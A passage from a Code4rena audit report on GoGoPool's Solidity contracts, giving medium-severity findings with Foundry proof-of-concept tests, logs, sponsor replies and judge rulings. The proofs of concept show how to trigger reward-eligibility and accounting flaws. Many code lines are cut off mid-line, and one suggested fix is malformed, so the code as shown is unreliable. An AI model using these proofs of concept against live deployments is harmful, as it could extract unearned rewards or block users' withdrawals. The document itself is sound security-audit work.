7. now if user1 withdraws `10800` AVAX code would revert in the function `beforeWithdraw()` because code would try to execute `totalReleaseAssets = totalReleaseAssets - amount = 10000 - 10800` and it would revert because of the underflow. so in reality user1 couldn't withdraw `10800` AVAX which was the return value of the `maxWithdraw()` for user1.

The root cause of the bug is that the withdrawal amount is subtracted from `totalReleaseAssets` and so max withdrawal can never be `totalReleaseAssets` and function `maxWithdraw()` should never return value bigger than `totalReleaseAssets`. (the bug in function `maxRedeem()` is similar)

This bug would cause other contract or front end calls to fail, for example if the logic is something like this:

```
amount = maxWithdraw(user);
TokenggAVAX.withdrawAVAX(amount);
```

According the function definitions this code should work bug because of the the issue there are situations that this would revert and other contracts and UI can't work properly with the protocol.

Tools Used

VIM

Recommended Mitigation Steps

Consider `totalReleaseAssets` in max withdrawal amount too.

emersoncloud (GoGoPool) confirmed

Alex the Entreprenerd (judge) commented:

> The Warden has shown an inconsistency between the view functions and the actual behaviour of `TokenggAVAX`.
> This breaks ERC4626, as well as offering subpar experience for end-users.

> For this reason I agree with Medium Severity.

emersoncloud (GoGoPool) commented:

> Acknowledged.

> I've added some tests to explore this more, but it's a known issue with how we've implemented the streaming of rewards in our 4626. Some more context here https://github.com/fei-protocol/ERC4626/issues/24.

> It's most prevalent with low liquidity in ggAVAX.

> We're not going to fix in the first iteration of protocol.

[M-17] NodeOp can get rewards even if there was an error in registering the node as a validator

Submitted by 0xbepresent*, also found by* datapunk*,* hansfriese*,* 0xbepresent*,* cccz*, and* cozzetti

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L484
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ClaimNodeOp.sol#L56
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ClaimNodeOp.sol#L89

The documentation says that the NodeOps could be elegible for GGP rewards if they have a valid minipool. The problem is that if the MiniPool has an error while registering the node as a validator, the NodeOp can get rewards even if the minipool had an error.

When the Rialto calls `recordStakingError()` function the `AssignedHighWater` is not reseted. So the malicious NodeOp (staker) can create pools which will have an error in the registration and get rewards from the protocol.

Proof of Concept

I created a test in `ClaimNodeOp.t.sol` :

1. NodeOp1 creates minipool
2. Rialto calls claimAndInitiateStaking, recordStakingStart and recordStakingError()
3. NodeOp1 withdraw his funds from minipool
4. NodeOp1 can get rewards even if there was an error with the node registration as validator.

```
function testRecordStakingErrorCanGetRewards() public {
    // NodeOp can get rewards even if there was an error in regi
    // 1. NodeOp1 creates minipool
    // 2. Rialot/multisig claimAndInitiateStaking, recordStaking
    // 3. NodeOp1 withdraw his funds from minipool
    // 4. NodeOp1 can get rewards even if there was an error wit
    address nodeOp1 = getActorWithTokens("nodeOp1", MAX_AMT, MAX
    uint256 duration = 2 weeks;
    uint256 depositAmt = 1000 ether;
    uint256 avaxAssignmentRequest = 1000 ether;
    skip(dao.getRewardsCycleSeconds());
    rewardsPool.startRewardsCycle();
    //
    // 1. NodeOp1 creates minipool
    //
    vm.startPrank(nodeOp1);
    ggp.approve(address(staking), MAX_AMT);
    staking.stakeGGP(200 ether);
    MinipoolManager.Minipool memory mp1 = createMinipool(deposit
    vm.stopPrank();
    address liqStaker1 = getActorWithTokens("liqStaker1", MAX_AM
    vm.prank(liqStaker1);
    ggAVAX.depositAVAX{value: MAX_AMT}();
    //
    // 2. Rialto/multisig claimAndInitiateStaking, recordStaking
    //
    vm.prank(address(rialto));
    minipoolMgr.claimAndInitiateStaking(mp1.nodeID);
    bytes32 txID = keccak256("txid");
    vm.prank(address(rialto));
    minipoolMgr.recordStakingStart(mp1.nodeID, txID, block.times
    bytes32 errorCode = "INVALID_NODEID";
    int256 minipoolIndex = minipoolMgr.getIndexOf(mp1.nodeID);
    skip(2 weeks);
    vm.prank(address(rialto));
    minipoolMgr.recordStakingError{value: depositAmt + avaxAssig
    assertEq(vault.balanceOf("MinipoolManager"), depositAmt);
    MinipoolManager.Minipool memory mp1Updated = minipoolMgr.get
    assertEq(mp1Updated.avaxTotalRewardAmt, 0);
    assertEq(mp1Updated.errorCode, errorCode);
    assertEq(mp1Updated.avaxNodeOpRewardAmt, 0);
    assertEq(mp1Updated.avaxLiquidStakerRewardAmt, 0);
    assertEq(minipoolMgr.getTotalAVAXLiquidStakerAmt(), 0);
    assertEq(staking.getAVAXAssigned(mp1Updated.owner), 0);
    // The highwater doesnt get reset in this case
```

```
        assertEq(staking.getAVAXAssignedHighWater(mp1Updated.owner),
        //
        // 3. NodeOp1 withdraw his funds from the minipool
        //
        vm.startPrank(nodeOp1);
        uint256 priorBalance_nodeOp = nodeOp1.balance;
        minipoolMgr.withdrawMinipoolFunds(mp1.nodeID);
        assertEq((nodeOp1.balance - priorBalance_nodeOp), depositAmt
        vm.stopPrank();
        //
        // 4. NodeOp1 can get rewards even if there was an error wit
        //
        skip(2629756);
        vm.startPrank(address(rialto));
        assertTrue(nopClaim.isEligible(nodeOp1)); //<- The NodeOp1 i
        nopClaim.calculateAndDistributeRewards(nodeOp1, 200 ether);
        vm.stopPrank();
        assertGt(staking.getGGPRewards(nodeOp1), 0);
        vm.startPrank(address(nodeOp1));
        nopClaim.claimAndRestake(staking.getGGPRewards(nodeOp1)); //
        vm.stopPrank();
    }
```

Tools used

Foundry/VsCode

Recommended Mitigation Steps

The `MinipoolManager.sol::recordStakingError()` function should reset the Assigned high water `staking.resetAVAXAssignedHighWater(stakerAddr);` so the user can not claim rewards for a minipool with errors.

emersoncloud (GoGoPool) commented:

> Good find. This is unique in terms of calling out `avaxAssignedHighWater` but I'm going to link other issues dealing with `recordStakingError`

> https://github.com/code-423n4/2022-12-gogopool-findings/issues/819

emersoncloud (GoGoPool) disagreed with severity and commented:

> Since this is not a leak of funds in the protocol but GGP rewards instead, I think a medium designation is more appropriate

0xju1ie (GoGoPool) commented:

> So the warden is incorrect about the order of events that should happen, the correct order is the following:
>
> 1. NodeOp1 creates minipool
> 2. Rialto calls `claimAndInitiateStaking()`
> 3. Rialto calls `recordStakingStart()` if the staking with avalanche was successful. If it was not, Rialto will call `recordStakingError()`. So Rialto will never be calling both of these functions, it is one or the other.

> `avaxAssignedHighWater` is only changed in `recordStakingStart()`, so not sure we would want to reset it in `recordStakingError()`.

> Questioning the validity of the issue.

emersoncloud (GoGoPool) commented:

> The key issue is that a minipool won't ever go from `Staking` to `Error` state. It's currently allowed in our state machine but it's not a situation that can happen on the Avalanche network and something we'll fix. In that way it depends on Rialto making a mistake to transition the minipool from staking to error.

> I think pointing out the issue in our state machine is valid and QA level.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The Warden has highlighted an issue with the FSM of the system.

> While Rialto is assumed as a perfect actor, the code allows calling `recordStakingStart` and then `recordStakingError`.

> This state transition is legal, however will cause issues, such as setting `avaxAssignedHighWater` to a higher value than intended, which could allow the

> staker to be entitled to rewards.

> Because the State Transition will not happen in reality (per the Scope Requirements), am downgrading the finding to Medium Severity and believe the State Transition Check should be added to offer operators and end users a higher degree of on-chain guarantees.

emersoncloud (GoGoPool) mitigated:

> Remove the state transition from Staking to Error: multisig-labs/gogopool#28

Status: Mitigation confirmed by RaymondFam and hansfriese.

[M-18] Users may not be able to redeem their shares due to underflow

Submitted by Oxbepresent, *also found by* datapunk, Franfran, Breeje, IIIIIII, Matin, SmartSek, nadin, unforgiven, fs0c, btk, ck, 0xdeadbeef0x, 0xdeadbeef0x, rvierdiiev, *and* Rolezn

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L191
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L88

The `totalReleasedAssets` variable is updated on the syncRewards() function if someone calls the function before `rewardsCycleEnd` the redeemAVAX() will be reverted because the `totalReleasedAssets` may not include all the rewards.

The ggAvax holder can not redeem his funds until the `rewardsCycleEnd`.

Proof of Concept

I did the next test:

1. Create minipool (2000 avax)

2. Deposit rewards to the minipool (200 AVAX rewards)
3. Sync the rewards before the cycle ends
4. Redeem function will revert
5. Redeem will be available after the cycle end

```
function testRedeemUnderOverFlow() public {
    // Redeem function reverts arithmetic error
    // 1.- Create minipool
    // 2.- Deposit rewards to the minipool
    // 3.- Sync the Rewards before the cycle end
    // 4.- Redeem function will revert
    // 5.- Redeem will be available after the cycle end.
    // Deposit liquid staker funds
    uint256 depositAmount = 1200 ether;
    uint256 nodeAmt = 2000 ether;
    uint128 ggpStakeAmt = 200 ether;
    vm.deal(bob, depositAmount);
    vm.prank(bob);
    ggAVAX.depositAVAX{value: depositAmount}();//Avax deposit 12
    //
    // 1.- Create minipool
    //
    address nodeOp = getActorWithTokens("nodeOp", uint128(deposi
    // Nodeop stake GGP and create minipoool
    vm.startPrank(nodeOp);
    ggp.approve(address(staking), ggpStakeAmt);
    staking.stakeGGP(ggpStakeAmt);
    MinipoolManager.Minipool memory mp = createMinipool(nodeAmt
    vm.stopPrank();
    // Rialto init recordStakingStart
    vm.startPrank(address(rialto));
    minipoolMgr.claimAndInitiateStaking(mp.nodeID);
    minipoolMgr.recordStakingStart(mp.nodeID, randHash(), block.
    vm.stopPrank();
    skip(mp.duration);
    //
    // 2.- Deposit rewards to the minipool
    //
    uint256 rewardsAmt = nodeAmt.mulDivDown(0.1 ether, 1 ether);
    console.log("Rewards amount:", rewardsAmt / 1 ether);
    vm.deal(address(rialto), address(rialto).balance + rewardsAm
    vm.prank(address(rialto));
    minipoolMgr.recordStakingEnd{value: nodeAmt + rewardsAmt}(mp
```

```
        //
        // 3.- Sync the Rewards before the cycle end
        //
        ggAVAX.syncRewards();
        uint256 maxRedeemSharesBob = ggAVAX.maxRedeem(bob);
        console.log("TotalReleasedAssets after syncRewards:", ggAVA
        console.log("LastRewards after syncRewards:", ggAVAX.lastRew
        console.log("Bob maxRedeem():", maxRedeemSharesBob / 1 ether
        //
        // 4.- Redeem function will revert
        //
        skip(1 days);
        console.log("Bob PreviewRedeem() after skip one day:", ggAVA
        vm.prank(bob);
        vm.expectRevert(stdError.arithmeticError); // Revert by arit
        ggAVAX.redeemAVAX(maxRedeemSharesBob);
        //
        // 5.- Redeem will be available after the cycle end.
        //
        skip(ggAVAX.rewardsCycleLength() + 1 days);
        ggAVAX.syncRewards();
        maxRedeemSharesBob = ggAVAX.maxRedeem(bob);
        console.log("");
        console.log("TotalReleasedAssets after syncRewards:", ggAVA
        console.log("LastRewards after syncRewards:", ggAVAX.lastRew
        console.log("Bob maxRedeem():", maxRedeemSharesBob / 1 ether
        console.log("Bob PreviewRedeem() after skip to the cycle enc
        vm.prank(bob);
        ggAVAX.redeemAVAX(maxRedeemSharesBob);
    }
```

Output:

```
[PASS] testRedeemUnderOverFlow() (gas: 1244356)
Logs:
  Rewards amount: 200
  TotalReleasedAssets after syncRewards: 1200
  LastRewards after syncRewards: 85
  Bob maxRedeem(): 1200
  Bob PreviewRedeem() after skip one day: 1206

  TotalReleasedAssets after syncRewards: 1285
  LastRewards after syncRewards: 0
  Bob maxRedeem(): 1200
```

```
Bob PreviewRedeem() after skip to the cycle end: 1285
```

Tools used

Foundry/VsCode

Recommended Mitigation Steps

Consider redeem the max available amount for the shares owner instead of revert. The `maxRedeem()` function amount is not the same as the `previewRedeem()` amount.

emersoncloud (GoGoPool) acknowledged and commented:

> This is a known issue that we don't intend to fix. The issue is most likely to present itself at the very start of the ggAVAX and not during typical operation. There's a bit more explanation here: https://github.com/fei-protocol/ERC4626/issues/24

> I don't believe redeeming max available is an appropriate solution because the spec for redeem reads

> MUST revert if all of shares cannot be redeemed (due to withdrawal limit being reached, slippage, the owner not having enough shares, etc).

Alex the Entreprenerd (judge) commented:

> The Warden has shown a scenario in which `maxRedeem` can revert.

> While this can be attributed to rounding errors, it ultimately is possible for certain depositors to lose marginal amounts of their rewards or principal.

> Because of the reduced impact, I agree with Medium Severity.

> This is a hedge case that has been argued to have happened very rarely, and for this reason, I maintain that the severity is Medium, but can agree with a nofix, as the worst case will require the Sponsor to offer a small amount of additional token, to allow the last withdrawer to maxRedeem.

[M-19] MinipoolManager: `recordStakingError` function does not decrease `minipoolCount` leading to too high GGP rewards for staker

Submitted by HollaDieWaldfee, *also found by* Aymen0909, minhtrng, adriro, sces60107, wagmi, sk8erboy, SmartSek, bin2chen, Allarious, cccz, kaliberpoziomka8552, rvierdiiev, *and* Saintcode_

The `MinipoolManager.recordStakingError` function (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L484-L515) does not decrease the `minipoolCount` of the staker.

This means that if a staker has a minipool that encounters an error, his `minipoolCount` can never go to zero again.

This is bad because the `minipoolCount` is used in `ClaimNodeOp.calculateAndDistributeRewards` to determine if the `rewardsStartTime` of the staker should be reset (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ClaimNodeOp.sol#L81-L84).

Since the `minipoolCount` cannot go to zero, the `rewardsStartTime` will never be reset.

This means that the staker is immediately eligible for rewards when he creates a minipool again whereas he should have to wait `rewardsEligibilityMinSeconds` before he is eligible (which is 14 days at the moment) (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ClaimNodeOp.sol#L51).

To conclude, failing to decrease the `minipoolCount` allows the staker to earn higher rewards because he is eligible for staking right after he creates a new minipool and does not have to wait again.

Proof of Concept

I have created the following test that you can add to the `MinipoolManager.t.sol` file that logs the `minipoolCount` in the `Staking`, `Error` and `Finished` state.

The `minipoolCount` is always `1` although it should decrease to `0` when `recordStakingError` is called.

```
    function testRecordStakingErrorWrongMinipoolCount() public {
        uint256 duration = 2 weeks;
        uint256 depositAmt = 1000 ether;
        uint256 avaxAssignmentRequest = 1000 ether;
        uint256 validationAmt = depositAmt + avaxAssignmentRequest;
        uint128 ggpStakeAmt = 200 ether;

        vm.startPrank(nodeOp);
        ggp.approve(address(staking), MAX_AMT);
        staking.stakeGGP(ggpStakeAmt);
        MinipoolManager.Minipool memory mp1 = createMinipool(deposit
        vm.stopPrank();

        address liqStaker1 = getActorWithTokens("liqStaker1", MAX_AM
        vm.prank(liqStaker1);
        ggAVAX.depositAVAX{value: MAX_AMT}();

        vm.prank(address(rialto));
        minipoolMgr.claimAndInitiateStaking(mp1.nodeID);

        bytes32 txID = keccak256("txid");
        vm.prank(address(rialto));
        minipoolMgr.recordStakingStart(mp1.nodeID, txID, block.times

        bytes32 errorCode = "INVALID_NODEID";

        int256 minipoolIndex = minipoolMgr.getIndexOf(mp1.nodeID);

        vm.prank(nodeOp);
        // minipool count when in "Staking" state: 1
        console.log(staking.getMinipoolCount(nodeOp));
        vm.prank(address(rialto));
        minipoolMgr.recordStakingError{value: validationAmt}(mp1.noc
        vm.prank(nodeOp);
        // minipool count when in "Error" state: 1
        console.log(staking.getMinipoolCount(nodeOp));
```

```
        vm.prank(address(rialto));

        assertEq(vault.balanceOf("MinipoolManager"), depositAmt);

        MinipoolManager.Minipool memory mp1Updated = minipoolMgr.get

        vm.prank(address(rialto));
        minipoolMgr.finishFailedMinipoolByMultisig(mp1Updated.nodeID
        MinipoolManager.Minipool memory mp1finished = minipoolMgr.ge
        vm.prank(nodeOp);
        // minipool count when in "Finished" state: 1
        console.log(staking.getMinipoolCount(nodeOp));
    }
```

Tools Used

VSCode

Recommended Mitigation Steps

You need to simply add the line `staking.decreaseMinipoolCount(owner);` to the `MinipoolManager.recordStakingError` function.

0xju1ie (GoGoPool) confirmed

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, calling `recordStakingError` will not decrease the `minipoolCount`.
>
> This will not only impact view functions but also impact Yield calculations.
>
> For this reason, I agree with Medium Severity.

emersoncloud (GoGoPool) mitigated:

> We removed minipool count entirely: multisig-labs/gogopool#42

Status: Mitigation confirmed by RaymondFam and hansfriese.

[M-20] TokenggAVAX: maxDeposit and maxMint return wrong value when contract is paused

Submitted by HollaDieWaldfee*, also found by* aviggiano

The `TokenggAVAX` contract (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L24) can be paused.

The `whenTokenNotPaused` modifier is applied to the following functions (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L225-L239):
`previewDeposit`, `previewMint`, `previewWithdraw` and `previewRedeem`

Thereby any calls to functions that deposit or withdraw funds revert.

There are two functions (`maxWithdraw` and `maxRedeem`) that calculate the max amount that can be withdrawn or redeemed respectively.

Both functions return `0` if the `TokenggAVAX` contract is paused.

The issue is that `TokenggAVAX` does not override the `maxDeposit` and `maxMint` functions (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/upgradeable/ERC4626Upgradeable.sol#L156-L162) in the `ERC4626Upgradable` contract like it does for `maxWithdraw` and `maxRedeem`.

Thereby these two functions return a value that cannot actually be deposited or minted.

This can cause any components that rely on any of these functions to return a correct value to malfunction.

So `maxDeposit` and `maxMint` should return the value `0` when `TokenggAVAX` is paused.

Proof of Concept

1. The `TokenggAVAX` contract is paused by calling `Ocyticus.pauseEverything` (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/Ocyticus.sol#L37-L43)
2. `TokenggAVAX.maxDeposit` returns `type(uint256).max` (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/upgradeable/ERC4626Upgradeable.sol#L157)
3. However `deposit` cannot be called with this value because it is paused (`previewDeposit` reverts because of the `whenTokenNotPaused` modifier) (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/upgradeable/ERC4626Upgradeable.sol#L44)

Tools Used

VSCode

Recommended Mitigation Steps

The `maxDeposit` and `maxMint` functions should be overridden by `TokenggAVAX` just like `maxWithdraw` and `maxRedeem` are overridden and return `0` when the contract is paused (https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L206-L223).

So add these two functions to the `TokenggAVAX` contract:

```
function maxDeposit(address) public view override returns (uint2
    if (getBool(keccak256(abi.encodePacked("contract.paused", "]
        return 0;
    }
    return return type(uint256).max;
}

function maxMint(address) public view override returns (uint256)
    if (getBool(keccak256(abi.encodePacked("contract.paused", "]
```

```
            return 0;
        }
        return return type(uint256).max;
    }
```

Alex the Entreprenerd (judge) commented:

> Looks off, the modifiers will revert on pause, not return 0.

0xju1ie (GoGoPool) disagreed with severity and commented:

> I'd say Low: `(e.g. assets are not at risk: state handling, function incorrect as to spec, issues with comments). Excludes Gas optimizations, which are submitted and judged separately.`

emersoncloud (GoGoPool) commented:

> Good catch, I think we should override those for consistency at least but there's no way to exploit to lose assets. Agreed that QA makes sense.

Alex the Entreprenerd (judge) decreased severity to Low and commented:

> By definition, the finding is Informational in Nature.
>
> Because of the relevancy, I'm awarding it QA - Low

Alex the Entreprenerd (judge) increased severity to Medium and commented:

> I had a change of heart on this issue, because this pertains to a standard that is being implemented.
>
> For that reason am going to award Medium Severity, because the function breaks the standard, and historically we have awarded similar findings (e..g broken ERC20, broken ERC721 standard), with Medium.
>
> The Warden has shown an inconsistency between the ERC-4626 Spec and the implementation done by the sponsor, while technically this is an informational

> finding, the fact that a standard was broken warrants a higher severity, leading me to believe that Medium is a more appropriate Severity.

> Am making this decision because the Sponsor is following the standard, and the implementation of these functions is not consistent with it.

emersoncloud (GoGoPool) mitigated:

> Return correct value from maxMint and maxDeposit when the contract is paused: multisig-labs/gogopool#33

Status: Mitigation confirmed by RaymondFam and hansfriese.

[M-21] Division by zero error can block `RewardsPool#startRewardCycle` if all multisig wallet are disabled

Submitted by ladboy233, *also found by* pauliax, unforgiven, __141345__, peakbolt, *and* rvierdiiev

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/RewardsPool.sol#L229
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/RewardsPool.sol#L156

A user needs to call the function startRewardsCycle in RewardsPool.sol

```
    /// @notice Public function that will run a GGP rewards cycle if
    function startRewardsCycle() external {
```

which calls:

```
        uint256 multisigClaimContractAllotment = getClaimingContractDist
        uint256 nopClaimContractAllotment = getClaimingContractDistribut
        uint256 daoClaimContractAllotment = getClaimingContractDistribut
```

```
if (daoClaimContractAllotment + nopClaimContractAllotment + mult
        revert IncorrectRewardsDistribution();
}

TokenGGP ggp = TokenGGP(getContractAddress("TokenGGP"));
Vault vault = Vault(getContractAddress("Vault"));

if (daoClaimContractAllotment > 0) {
        emit ProtocolDAORewardsTransfered(daoClaimContractAllotm
        vault.transferToken("ClaimProtocolDAO", ggp, daoClaimCor
}

if (multisigClaimContractAllotment > 0) {
        emit MultisigRewardsTransfered(multisigClaimContractAllc
        distributeMultisigAllotment(multisigClaimContractAllotme
}

if (nopClaimContractAllotment > 0) {
        emit ClaimNodeOpRewardsTransfered(nopClaimContractAllotm
        ClaimNodeOp nopClaim = ClaimNodeOp(getContractAddress("C
        nopClaim.setRewardsCycleTotal(nopClaimContractAllotment)
        vault.transferToken("ClaimNodeOp", ggp, nopClaimContract
}
```

We need to pay special attention to the code block below:

```
if (multisigClaimContractAllotment > 0) {
        emit MultisigRewardsTransfered(multisigClaimContractAllc
        distributeMultisigAllotment(multisigClaimContractAllotme
}
```

which calls:

```
/// @notice Distributes GGP to enabled Multisigs
/// @param allotment Total GGP for Multisigs
/// @param vault Vault contract
/// @param ggp TokenGGP contract
function distributeMultisigAllotment(
uint256 allotment,
Vault vault,
TokenGGP ggp
) internal {
```

```
MultisigManager mm = MultisigManager(getContractAddress("Multisi

uint256 enabledCount;
uint256 count = mm.getCount();
address[] memory enabledMultisigs = new address[](count);

// there should never be more than a few multisigs, so a loop sh
for (uint256 i = 0; i < count; i++) {
        (address addr, bool enabled) = mm.getMultisig(i);
        if (enabled) {
                enabledMultisigs[enabledCount] = addr;
                enabledCount++;
        }
}

// Dirty hack to cut unused elements off end of return value (fr
// solhint-disable-next-line no-inline-assembly
assembly {
        mstore(enabledMultisigs, enabledCount)
}

uint256 tokensPerMultisig = allotment / enabledCount;
for (uint256 i = 0; i < enabledMultisigs.length; i++) {
        vault.withdrawToken(enabledMultisigs[i], ggp, tokensPerM
}
}
```

The code distributes the reward to all multisig evenly.

```
uint256 tokensPerMultisig = allotment / enabledCount;
```

However, if the enabledCount is 0, meaning no multisig wallet is enabled, the transactions revert in division by zero error and revert the startRewardsCycle transaction.

As shown in POC.

In RewardsPool.t.sol,

we change the name from testStartRewardsCycle to testStartRewardsCycle_POC

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/test/unit/RewardsPool.t.sol#L123

we add the code to disable all multisig wallet. before calling rewardsPool.startRewardsCycle

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/test/unit/RewardsPool.t.sol#L138

```
// disable all multisg wallet
vm.prank(guardian);
ocyticus.disableAllMultisigs();
```

Then we run the test

```
forge test -vvv --match testStartRewardsCycle_POC
```

the transaction revert in division by zero error, which block the startRewardsCycle

```
    │   ├─ emit MultisigRewardsTransfered(value: 134993525892625
    │   ├─ [537] Storage::getAddress(0xcda836d09bcf3adcec2f52ddc
    │   │   └─ ← MultisigManager: [0xA12E9172eB5A8B9054F897cC231
    │   ├─ [1313] MultisigManager::getCount() [staticcall]
    │   │   ├─ [549] Storage::getUint(0x778484468bc504108f077f6b
    │   │   │   └─ ← 1
    │   │   └─ ← 1
    │   ├─ [3050] MultisigManager::getMultisig(0) [staticcall]
    │   │   ├─ [537] Storage::getAddress(0xfebe6f39b65f18e050b53
    │   │   │   └─ ← RialtoSimulator: [0x98D1613BC08756f51f46E84
    │   │   ├─ [539] Storage::getBool(0x7ef800e7ca09c0c1063313b5
    │   │   │   └─ ← false
    │   │   └─ ← RialtoSimulator: [0x98D1613BC08756f51f46E841409
    │   └─ ← "Division or modulo by 0"
    └─ ← "Division or modulo by 0"

Test result: FAILED. 0 passed; 1 failed; finished in 11.64ms
```

```
Failing tests:
Encountered 1 failing test in test/unit/RewardsPool.t.sol:Rewarc
[FAIL. Reason: Division or modulo by 0] testStartRewardsCycle_PC
```

Recommended Mitigation Steps

We recommend the project handle the case when the number of enabled multisig is 0 gracefully to not block the startRewardCycle transaction.

emersoncloud (GoGoPool) confirmed

Alex the Entreprenerd (judge) commented:

> The Warden has shown a scenario that could cause the call to `startRewardsCycle` to revert.
>
> When all multisigs are disabled (or no multisig is added), the division by zero will cause reverts.
>
> While Admin Privilege is out of scope for this contest, the Warden has identified how a lack of zero-check can cause an open function to revert.
>
> For this reason, I agree with Medium Severity.

emersoncloud (GoGoPool) mitigated:

> Prevents division by zero error blocking startRewardCycle(): multisig-labs/gogopool#37

Status: Mitigation confirmed, but a new medium severity issue was found. Full details in reports from hansfriese and ladboy233. Also included in Mitigation Review section below.

[M-22] Inaccurate estimation of validation rewards from function `ExpectedRewardAVA` in `MiniPoolManager.sol`

Submitted by ladboy233, also found by hansfriese

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L560
https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L676

The validation rewards can be inaccurately displayed to user and the slahsed amount can be wrong when slashing happens.

Proof of Concept

Note the function below:

```
/// @notice Given a duration and an AVAX amt, calculate
/// @param duration The length of validation in seconds
/// @param avaxAmt The amount of AVAX the node staked fo
/// @return The approximate rewards the node should reci
function getExpectedAVAXRewardsAmt(uint256 duration, uir
        ProtocolDAO dao = ProtocolDAO(getContractAddress
        uint256 rate = dao.getExpectedAVAXRewardsRate();
        return (avaxAmt.mulWadDown(rate) * duration) / 3
}
```

As outlined in the comment section, the function is intended to calculate how much AVAX should be earned via validation rewards.

Besides displaying the reward, this function is also used in the function slash.

```
/// @notice Slashes the GPP of the minipool with the given index
/// @dev Extracted this because of "stack too deep" errors.
/// @param index Index of the minipool
function slash(int256 index) private {
        address nodeID = getAddress(keccak256(abi.encodePacked('
        address owner = getAddress(keccak256(abi.encodePacked("n
        uint256 duration = getUint(keccak256(abi.encodePacked("n
        uint256 avaxLiquidStakerAmt = getUint(keccak256(abi.encc
        uint256 expectedAVAXRewardsAmt = getExpectedAVAXRewardsA
        uint256 slashGGPAmt = calculateGGPSlashAmt(expectedAVAXF
        setUint(keccak256(abi.encodePacked("minipool.item", inde
```

```
            emit GGPSlashed(nodeID, slashGGPAmt);

            Staking staking = Staking(getContractAddress("Staking"))
            staking.slashGGP(owner, slashGGPAmt);
    }
```

Note the code:

```
    uint256 expectedAVAXRewardsAmt = getExpectedAVAXRewardsAmt(durat
    uint256 slashGGPAmt = calculateGGPSlashAmt(expectedAVAXRewardsAm
```

The slashedGGPAmt is calculated based on the AVAX reward amount.

However, the estimation of the validation rewards is not accurate.

According to the doc:

https://docs.avax.network/nodes/build/set-up-an-avalanche-node-with-microsoft-azure

> Running a validator and staking with Avalanche provides extremely competitive rewards of between 9.69% and 11.54% depending on the length you stake for.

This implies that the staking length affect staking rewards, but this is kind of vague. What is the exact implementation of the reward calculation?

The implementation is linked below:

https://github.com/ava-labs/avalanchego/blob/master/vms/platformvm/reward/calculator.go#L40

```
    // Reward returns the amount of tokens to reward the staker with
    //
    // RemainingSupply = SupplyCap - ExistingSupply
    // PortionOfExistingSupply = StakedAmount / ExistingSupply
    // PortionOfStakingDuration = StakingDuration / MaximumStakingDu
    // MintingRate = MinMintingRate + MaxSubMinMintingRate * Portior
```

```
// Reward = RemainingSupply * PortionOfExistingSupply * MintingF
func (c *calculator) Calculate(stakedDuration time.Duration, sta
        bigStakedDuration := new(big.Int).SetUint64(uint64(stake
        bigStakedAmount := new(big.Int).SetUint64(stakedAmount)
        bigCurrentSupply := new(big.Int).SetUint64(currentSupply

        adjustedConsumptionRateNumerator := new(big.Int).Mul(c.m
        adjustedMinConsumptionRateNumerator := new(big.Int).Mul(
        adjustedConsumptionRateNumerator.Add(adjustedConsumptior
        adjustedConsumptionRateDenominator := new(big.Int).Mul(c

        remainingSupply := c.supplyCap - currentSupply
        reward := new(big.Int).SetUint64(remainingSupply)
        reward.Mul(reward, adjustedConsumptionRateNumerator)
        reward.Mul(reward, bigStakedAmount)
        reward.Mul(reward, bigStakedDuration)
        reward.Div(reward, adjustedConsumptionRateDenominator)
        reward.Div(reward, bigCurrentSupply)
        reward.Div(reward, c.mintingPeriod)

        if !reward.IsUint64() {
                return remainingSupply
        }

        finalReward := reward.Uint64()
        if finalReward > remainingSupply {
                return remainingSupply
        }

        return finalReward
}
```

Note the reward calculation formula:

```
// Reward returns the amount of tokens to reward the staker with
//
// RemainingSupply = SupplyCap - ExistingSupply
// PortionOfExistingSupply = StakedAmount / ExistingSupply
// PortionOfStakingDuration = StakingDuration / MaximumStakingDu
// MintingRate = MinMintingRate + MaxSubMinMintingRate * Portior
